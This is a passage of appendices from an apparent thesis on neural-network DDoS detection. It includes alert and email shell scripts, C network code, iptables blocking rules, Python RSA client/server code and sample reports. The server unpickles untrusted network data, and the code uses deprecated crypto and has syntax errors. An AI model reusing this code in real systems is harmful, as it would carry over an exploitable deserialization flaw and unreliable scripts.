     echo "test"
     echo "DDoS Detector 1 detected unidentified traffic (Value 2), but DDoS Detector 1 uses
other records received from other  detectors. Defence is deployed to mitigate." >>  /root/snort-
tcp/email

     #encrypt the message and send it over
     /usr/bin/python /root/snort-tcp/files/clientEncrypt.py
    echo "DDoS Detector 1 detected:" $ip1 >>  /root/snort-tcp/email
    echo $i
    echo $ip2
```

```
    echo $j
     echo " " >> /root/snort-tcp/email

   #deploy defence
   cd  /root/snort-tcp/seqDir/ && bash defense.sh

#convert text file to pdf and email the Security Officer.
    /home/alan/text2pdf /root/snort-tcp/email > /root/snort-tcp/report3.pdf
    mpack -s "DDoS attack report"  /root/snort-tcp/report3.pdf phd.alan@gmail.com

   elif [ $ip1 == $ip2 ] && [ $j == $f ]
     then
     echo "ANN requires to be retrained with up-to-date patterns. All DDoS Detectors failed to
identify traffics." >>  /root/snort-tcp/email

#encrypt the message and send it over
     /usr/bin/python /root/snort-tcp/files/clientEncrypt.py
   echo $ip1
    echo $i
    echo $ip2
    echo $j
     echo " " >> /root/snort-tcp/email


#convert text file to pdf and email the Security Officer.
    /home/alan/text2pdf /root/snort-tcp/email > /root/snort-tcp/report4.pdf
    mpack -s "DDoS attack report"  /root/snort-tcp/report4.pdf phd.alan@gmail.com


elif [$ip1 == " "]&&[$i == ""]
then

   echo " No records found from other DDoS Detectors, Security
Officer must investigate" >> /root/snort-tcp/email   /home/alan/text2pdf /root/snort-tcp/email >
/root/snort-tcp/report5.pdf
   mpack -s "No record found"  /root/snort-tcp/report5.pdf phd.alan@gmail.com

else
   echo "This is not an attack"
 fi
```

Appendix 6-3

Followings are TCP, UDP and ICMP ANN source codes.

Icmp_net.h

```
extern int icmp_ann(float *in, float *out, int init);

static struct {
  int NoOfInput;    /* Number of Input Units  */
  int NoOfOutput;   /* Number of Output Units */
  int(* propFunc)(float *, float*, int);
} icmp_annREC = {3,1,icmp_ann};
```

---

icmp_net.c

```
#include <math.h>

#define Act_Logistic(sum, bias)  ( (sum+bias<10000.0) ? ( 1.0/(1.0 + exp(-sum-bias) ) ) : 0.0 )
#ifndef NULL
#define NULL (void *)0
#endif

typedef struct UT {
        float act;        /* Activation       */
        float Bias;       /* Bias of the Unit */
        int   NoOfSources; /* Number of predecessor units */
   struct UT   **sources; /* predecessor units */
        float *weights; /* weights from predecessor units */
       } UnitType, *pUnit;

  /* Forward Declaration for all unit types */
  static UnitType Units[9];
  /* Sources definition section */
  static pUnit Sources[] =  {
Units + 1, Units + 2, Units + 3,
Units + 1, Units + 2, Units + 3,
Units + 1, Units + 2, Units + 3,
Units + 1, Units + 2, Units + 3,
Units + 4, Units + 5, Units + 6, Units + 7,

  };

  /* Weigths definition section */
  static float Weights[] =  {
-3.962840, -4.835810, -5.169500,
1.535250, 1.248070, 0.291350,
2.205100, 3.320190, 3.347540,
2.281050, 2.117530, 1.913700,
-10.502020, 1.870940, 4.751330, 3.172770,

  };

/* unit definition section (see also UnitType) */
  static UnitType Units[9] =
  {
```

```
    { 0.0, 0.0, 0, NULL , NULL },
    { /* unit 1 (noName) */
      0.0, 0.070960, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 2 (noName) */
      0.0, 0.140050, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 3 (noName) */
      0.0, -0.892030, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 4 (noName) */
      0.0, 6.761730, 3,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 5 (noName) */
      0.0, -2.295960, 3,
       &Sources[3] ,
       &Weights[3] ,
      },
    { /* unit 6 (noName) */
      0.0, -3.687880, 3,
       &Sources[6] ,
       &Weights[6] ,
      },
    { /* unit 7 (noName) */
      0.0, -2.605700, 3,
       &Sources[9] ,
       &Weights[9] ,
      },
    { /* unit 8 (noName) */
      0.0, -3.866400, 4,
       &Sources[12] ,
       &Weights[12] ,
      }

  };

int icmp_ann(float *in, float *out, int init)
{
  int member, source;
  float sum;
  enum{OK, Error, Not_Valid};
  pUnit unit;


  /* layer definition section (names & member units) */

  static pUnit Input[3] = {Units + 1, Units + 2, Units + 3}; /* members */

  static pUnit Hidden1[4] = {Units + 4, Units + 5, Units + 6, Units + 7}; /* members */

  static pUnit Output1[1] = {Units + 8}; /* members */
```

```
  static int Output[1] = {8};

  for(member = 0; member < 3; member++) {
    Input[member]->act = in[member];
  }

  for (member = 0; member < 4; member++) {
    unit = Hidden1[member];
    sum = 0.0;
    for (source = 0; source < unit->NoOfSources; source++) {
      sum += unit->sources[source]->act
           * unit->weights[source];
    }
    unit->act = Act_Logistic(sum, unit->Bias);
  };

  for (member = 0; member < 1; member++) {
    unit = Output1[member];
    sum = 0.0;
    for (source = 0; source < unit->NoOfSources; source++) {
      sum += unit->sources[source]->act
           * unit->weights[source];
    }
    unit->act = Act_Logistic(sum, unit->Bias);
  };

  for(member = 0; member < 1; member++) {
    out[member] = Units[Output[member]].act;
  }
  return(OK);
}
```

```
/* following is TCP ANN code */

tcp_net.h

extern int tcp_ann_h(float *in, float *out, int init);

static struct {
  int NoOfInput;    /* Number of Input Units  */
  int NoOfOutput;   /* Number of Output Units */
  int(* propFunc)(float *, float*, int);
} tcp_ann_hREC = {5,1,tcp_ann_h};
```

```
tcp_net.c

#include <math.h>

#define Act_Logistic(sum, bias)  ( (sum+bias<10000.0) ? ( 1.0/(1.0 + exp(-sum-bias) ) ) : 0.0 )
#ifndef NULL
#define NULL (void *)0
#endif

typedef struct UT {
        float act;        /* Activation       */
        float Bias;       /* Bias of the Unit */
        int   NoOfSources; /* Number of predecessor units */
   struct UT   **sources; /* predecessor units */
```

```
        float *weights; /* weights from predecessor units */
      } UnitType, *pUnit;

  /* Forward Declaration for all unit types */
  static UnitType Units[11];
  /* Sources definition section */
  static pUnit Sources[] =  {
Units + 1, Units + 2, Units + 3, Units + 4, Units + 5,
Units + 1, Units + 2, Units + 3, Units + 4, Units + 5,
Units + 1, Units + 2, Units + 3, Units + 4, Units + 5,
Units + 1, Units + 2, Units + 3, Units + 4, Units + 5,
Units + 6, Units + 7, Units + 8, Units + 9,

  };

  /* Weigths definition section */
  static float Weights[] =  {
17.310699, 17.721300, 16.662741, 16.760700, 17.309151,
-3.691630, -3.618940, -3.282650, -4.065960, -3.638300,
-4.589450, -4.017660, -4.715800, -5.173370, -5.320480,
-0.651250, -0.320060, -1.307460, -0.943930, -0.131880,
18.376190, -4.750610, -5.966240, -0.523430,

  };

/* unit definition section (see also UnitType) */
  static UnitType Units[11] =
  {
    { 0.0, 0.0, 0, NULL , NULL },
    { /* unit 1 (noName) */
      0.0, 0.175820, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 2 (noName) */
      0.0, 0.382370, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 3 (noName) */
      0.0, 0.675220, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 4 (noName) */
      0.0, 0.452990, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 5 (noName) */
      0.0, -0.030120, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 6 (noName) */
      0.0, -25.531170, 5,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 7 (noName) */
```

```
    0.0, 2.591390, 5,
     &Sources[5] ,
     &Weights[5] ,
    },
  { /* unit 8 (noName) */
    0.0, 4.156830, 5,
     &Sources[10] ,
     &Weights[10] ,
    },
  { /* unit 9 (noName) */
    0.0, -1.499060, 5,
     &Sources[15] ,
     &Weights[15] ,
    },
  { /* unit 10 (noName) */
    0.0, -2.040540, 4,
     &Sources[20] ,
     &Weights[20] ,
    }

 };

int tcp_ann_h(float *in, float *out, int init)
{
 int member, source;
 float sum;
 enum{OK, Error, Not_Valid};
 pUnit unit;


 /* layer definition section (names & member units) */

 static pUnit Input[5] = {Units + 1, Units + 2, Units + 3, Units + 4, Units + 5}; /* members */

 static pUnit Hidden1[4] = {Units + 6, Units + 7, Units + 8, Units + 9}; /* members */

 static pUnit Output1[1] = {Units + 10}; /* members */

 static int Output[1] = {10};

 for(member = 0; member < 5; member++) {
  Input[member]->act = in[member];
 }

 for (member = 0; member < 4; member++) {
  unit = Hidden1[member];
  sum = 0.0;
  for (source = 0; source < unit->NoOfSources; source++) {
   sum += unit->sources[source]->act
        * unit->weights[source];
  }
  unit->act = Act_Logistic(sum, unit->Bias);
 };

 for (member = 0; member < 1; member++) {
  unit = Output1[member];
  sum = 0.0;
  for (source = 0; source < unit->NoOfSources; source++) {
   sum += unit->sources[source]->act
        * unit->weights[source];
```

```
    }
    unit->act = Act_Logistic(sum, unit->Bias);
  };

  for(member = 0; member < 1; member++) {
    out[member] = Units[Output[member]].act;
  }

  return(OK);
}
```

```
/* following is UDP ANN code */

udp_net.h

extern int udp_net_h(float *in, float *out, int init);

static struct {
  int NoOfInput;    /* Number of Input Units  */
  int NoOfOutput;   /* Number of Output Units */
  int(* propFunc)(float *, float*, int);
} udp_net_hREC = {4,1,udp_net_h};
```

```
udp_net.c

#include <math.h>

#define Act_Logistic(sum, bias)  ( (sum+bias<10000.0) ? ( 1.0/(1.0 + exp(-sum-bias) ) ) : 0.0 )
#ifndef NULL
#define NULL (void *)0
#endif

typedef struct UT {
         float act;         /* Activation       */
         float Bias;        /* Bias of the Unit */
         int   NoOfSources; /* Number of predecessor units */
    struct UT   **sources; /* predecessor units */
         float *weights; /* weights from predecessor units */
        } UnitType, *pUnit;

  /* Forward Declaration for all unit types */
  static UnitType Units[9];
  /* Sources definition section */
  static pUnit Sources[] =  {
Units + 1, Units + 2, Units + 3, Units + 4,
Units + 1, Units + 2, Units + 3, Units + 4,
Units + 1, Units + 2, Units + 3, Units + 4,
Units + 5, Units + 6, Units + 7,

  };

  /* Weigths definition section */
  static float Weights[] =  {
-0.741890, -2.164030, -1.795610, -2.073940,
-9.014590, -10.145470, -9.402730, -9.058290,
-5.591970, -3.866700, -4.645170, -4.851410,
-1.973220, -11.683490, -6.190790,
```

```
  };

/* unit definition section (see also UnitType) */
  static UnitType Units[9] =
  {
    { 0.0, 0.0, 0, NULL , NULL },
    { /* unit 1 (noName) */
      0.0, 0.099090, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 2 (noName) */
      0.0, -0.308020, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 3 (noName) */
      0.0, -0.056550, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 4 (noName) */
      0.0, -0.250040, 0,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 5 (noName) */
      0.0, 0.120030, 4,
       &Sources[0] ,
       &Weights[0] ,
      },
    { /* unit 6 (noName) */
      0.0, 8.198220, 4,
       &Sources[4] ,
       &Weights[4] ,
      },
    { /* unit 7 (noName) */
      0.0, 2.830330, 4,
       &Sources[8] ,
       &Weights[8] ,
      },
    { /* unit 8 (noName) */
      0.0, 5.037650, 3,
       &Sources[12] ,
       &Weights[12] ,
      }

  };

int udp_net_h(float *in, float *out, int init)
{
  int member, source;
  float sum;
  enum{OK, Error, Not_Valid};
  pUnit unit;


  /* layer definition section (names & member units) */

  static pUnit Input[4] = {Units + 1, Units + 2, Units + 3, Units + 4}; /* members */
```

```
static pUnit Hidden1[3] = {Units + 5, Units + 6, Units + 7}; /* members */

static pUnit Output1[1] = {Units + 8}; /* members */

static int Output[1] = {8};

for(member = 0; member < 4; member++) {
  Input[member]->act = in[member];
}

for (member = 0; member < 3; member++) {
  unit = Hidden1[member];
  sum = 0.0;
  for (source = 0; source < unit->NoOfSources; source++) {
    sum += unit->sources[source]->act
          * unit->weights[source];
  }
  unit->act = Act_Logistic(sum, unit->Bias);
};

for (member = 0; member < 1; member++) {
  unit = Output1[member];
  sum = 0.0;
  for (source = 0; source < unit->NoOfSources; source++) {
    sum += unit->sources[source]->act
          * unit->weights[source];
  }
  unit->act = Act_Logistic(sum, unit->Bias);
};

for(member = 0; member < 1; member++) {
  out[member] = Units[Output[member]].act;
}

return(OK);
```

Appendix 6-4

Following codes (TCP, UDP and ICMP) shows the defence mechanism based on iptables

TCP defence:

```
!/bin/bash

#first check if the traffic is already blocked or not.

ip1=$(sed -n 1p /root/snort-tcp/files/fordefence.txt)
ip2=$(sed -n 1p /root/snort-tcp/files/blacklist.txt)
#echo $ip1 >> /root/snort-tcp/email

#echo $ip2 >> /root/snort-tcp/email
if [ $ip1 != $ip2 ] #If the ip addresses are not equal, that means the ip address is not black listed yet.
then
iptables -A FORWARD -p tcp -d $ip1 -j DROP
iptables -A INPUT -p tcp -d $ip1 -j DROP

cp /root/snort-tcp/files/fordefence.txt /root/snort-tcp/files/blacklist.txt
echo $ip "The Destination is protected now and other Detectors are also informed. DDoS Detector 1 has also emailed the Security Officer to take countermeasure if required." >> /root/snort-tcp/email
else

echo $ip1 "Attack is already black listed" >> /root/snort-tcp/results
fi
```

UDP defence

```
#!/bin/bash

#first check if the traffic is already blocked or not.

ip1=$(sed -n 1p /root/snort-udp/files/fordefence.txt)
ip2=$(sed -n 1p /root/snort-udp/files/blacklist.txt)
echo $ip1
echo $ip2

if [ $ip1 != $ip2 ] #If the ip addresses are not equal, that means the ip address is not black listed yet.
then
iptables -A FORWARD -p udp -d $ip1 -j DROP
iptables -A INPUT -p udp -d $ip1 -j DROP


cp /root/snort-udp/files/fordefence.txt /root/snort-udp/files/blacklist.txt

echo $ip "The Destination is protected now and other Detectors are also informed. DDoS Detector 1 has also emailed the Security Officer to take countermeasure if required." >> /root/snort-udp/email

else

echo $ip1 "Attack is already black listed" >> /root/snort-udp/results
```

```
fi

----------------------
ICMP defence

#!/bin/bash

#first check if the traffic is already blocked or not.
ip1=$(sed -n 1p /root/files/fordefence.txt)
ip2=$(sed -n 1p /root/files/blacklist.txt)
echo $ip1
echo $ip2

if [ $ip1 != $ip2 ] #If the ip addresses are not equal, that means the ip address is not black listed yet.
then
iptables -A FORWARD  -d $ip1 -p icmp --icmp-type echo-request -j DROP
iptables -A INPUT  -d $ip1 -p icmp --icmp-type echo-reply -j DROP

cp /root/files/fordefence.txt /root/files/blacklist.txt

echo $ip "The Destination is protected now and other Detectors are also informed. DDoS Detector 1 has also emailed the Security Officer to take countermeasure if required." >> /root/email

else

echo $ip1 "Attack is already black listed" >> /root/results
fi
```

Appendix 6-5

Following code represents client and server for TCP, UDP and ICMP connections between the DDoS Detectors. Refer to the CD.

Client code:


```
#!/usr/bin/env python
from Crypto.Hash import MD5
from Crypto.PublicKey import RSA
from Crypto.Util import randpool

import pickle
import socket

host = '11.0.2.2'
port = 5005

f=open('/root/snort-tcp/files/toBeCompared.txt', 'rb')
#The above file contains information about the attack or genuine traffic.

for MESSAGE in f:
 MESSAGE=MESSAGE.rstrip()

 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 s.connect((host, port))
 rcstring = s.recv(2048)
 publickey = pickle.loads(rcstring)

 secretText = pickle.dumps(publickey.encrypt(MESSAGE,128))

 s.send(secretText)
f.close()

s.close()
```


Server code:


```
#!/usr/bin/env python

from Crypto.Hash import MD5
from Crypto.PublicKey import RSA
from Crypto.Util import randpool

import pickle
import socket
import sys


RSAKey = RSA.generate(1024, randpool.RandomPool().get_bytes)

PublicKey = RSAKey.publickey()


ip='10.3.64.156'
port=5005
#IP and port numbers can be changed accordingly.
```


```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind((ip,port))
s.listen(5)

while True:
  fromClient, address = s.accept()
  fromClient.send(pickle.dumps(PublicKey))

  string = ''
  while True:
    buf = fromClient.recv(2048)
    string += buf
    if not len(buf):
      break
  fromClient.close()


  clientMessage = pickle.loads(string)

  print RSAKey.decrypt(clientMessage)

s.close()
#  print "-------"
```

Examples of emails that are sent to the Security Officer.




report2.pdf (1 page)
This is a Mini report from DDoS Detector 1 which provides information about the
traffic on its network. The Security Officer uses such information for the purpo
se of logistics or forensics.
Tue Jul 15 09:45:55 CEST 2014
--> Posible attack has been detected, DDoS Detector is checking
Destination address:
10.0.0.2
1
DDoS Detector 1 and DDoS Detector 2 detected different destination to be under T
CP DDoS attack. Defence is deployed to mitigate
DDoS Detector 1 detected: 10.0.0.2
DDoS Detector 2 detected: 10.0.03.19
The Destination is protected now and other Detectors are also informed. DDoS Det
ector 1 has also emailed the Security Officer to take countermeasure if required


report3.pdf (1 page)
This is a Mini report from DDoS Detector 1 which provides information about the
traffic on its network. The Security Officer uses such information for the purpo
se of logistics or forensics.
Tue Jul 15 10:18:08 CEST 2014
--> Posible attack has been detected, DDoS Detector is checking
Destination address:
10.0.0.2
2
DDoS Detector 1 detected unidentified traffic (Value 2), but DDoS Detector 1 use
s other records received from other detectors. Defence is deployed to mitigate.
DDoS Detector 1 detected: 10.0.0.2
The Destination is protected now and other Detectors are also informed. DDoS Det
ector 1 has also emailed the Security Officer to take countermeasure if required


report4.pdf (1 page)
This is a Mini report from DDoS Detector 1 which provides information about the
traffic on its network. The Security Officer uses such information for the purpo
se of logistics or forensics.
Tue Jul 15 10:18:08 CEST 2014
--> Posible attack has been detected, DDoS Detector is checking
Destination address:
10.0.0.2
2
ANN requires to be retrained with up-to-date patterns. All DDoS Detectors failed
to identify traffics.